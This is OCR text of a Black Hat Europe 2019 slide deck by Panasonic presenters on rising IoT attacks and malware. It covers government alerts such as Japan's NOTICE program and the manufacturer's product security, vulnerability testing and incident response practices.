black hat EUROPE 2019

DECEMBER 2-5, 2019

EXCEL LONDON, UK

Panasonic Corporation

Hikohiro Y Lin


Yuki Osawa

Understanding the IoT threat landscape and a home appliance manufacturer's approach to counter threats to IoT


Background

Increasing in attacks targeting IoT

Number of Attacks Observed by NICTER Darknet Sensors




Breakdown of Observed Attacks by NICTER Darknet Sensors (2018)



Number of cyber attacks continue to increase
About half of observed attacks targeting IoT devices

Cybersecurity Research Institute - Cyber Security 2019
Appending 5 - Cyber Security Related Data - NICTER Observation Results
https://www.nisc.go.jp/active/kihon/pdf/cs2019.pdf

Sudden Increase in IoT Malware




The number of IoT malware has more than tripled from 2017 in just the first half of 2018


KASPERSKY lab

"New trends in the world of IoT threats", Kaspersky Lab, September 18, 2018
https://securelist.com/new-trends-in-the-world-of-iot-threats/87991/

Number of malware samples for IoT devices in Kaspersky Lab's collection, 2016-2018. (download)

IoT Malware Infections and Associated Damages





Infect, Spread and leverage for use in attacks
Victims unknowingly become attackers

Alert by Government

IoT機器調査及び利用者への注意喚起の取組「NOTICE」の実施

2019年2月1日

総務省

国立研究開発法人情報通信研究機構


ツイート　いいね！ 38

近年、IoT機器※を悪用したサイバー攻撃が増加していることから、利用者自身が適切なセキュリティ対策を講じることが必要です。

総務省及びNICTは、インターネットプロバイダと連携し、サイバー攻撃に悪用されるおそれのあるIoT機器の調査及び当該機器の利用者への注意喚起を行う取組「NOTICE（National Operation Towards IoT Clean Environment）」を平成31年2月20日（水）から実施します。

※　Internet of Thingsの略。インターネットに接続が可能な機器。

総務省・国立研究開発法人情報通信研究機構　2019年2月1日付
https://www.nict.go.jp/press/2019/02/01-1.html



NOTICEサポートセンター　2019年2月1日付
https://notice.go.jp/news/topic/周知広報について

New law enacted in light of these threats
Other countries looking to strengthen IoT security

Existing Panasonic Activities on Product Security

Cyber Security in Panasonic

Cyber Security Activities in Panasonic

IT Security	Product Security	Manufacturing System Security
Information System	Product	Factory, Manufacturing
Web-site, PC, Server, Network, Data and Application	Product and Services provided by Panasonic	Manufacturing system and Production Machine in Panasonic
CSIRT Info. Systems related department	PSIRT Product Security Center	FSIRT Manufacturing related department

Supporting Panasonic Brand

Panasonic


Product Security

1 Minimize Risk

2 Incident Response


Essential knowledge (Awareness / Technical)

Panasonic Product Security Activities




Vulnerability Testing (Security Testing)

Planning → Design → Implement → Verity(Test) → On market



Incident Response Framework at Panasonic

Planning → Design → Implement → Verity(Test) → On market



Panasonic IoT Threat Intelligence Project

Challenges in Product Security


- Evolving Cyber Attack Methods
- Attacks Targeting Specific Products
- Increasing number of IoT Malware
- Cost of Product Security

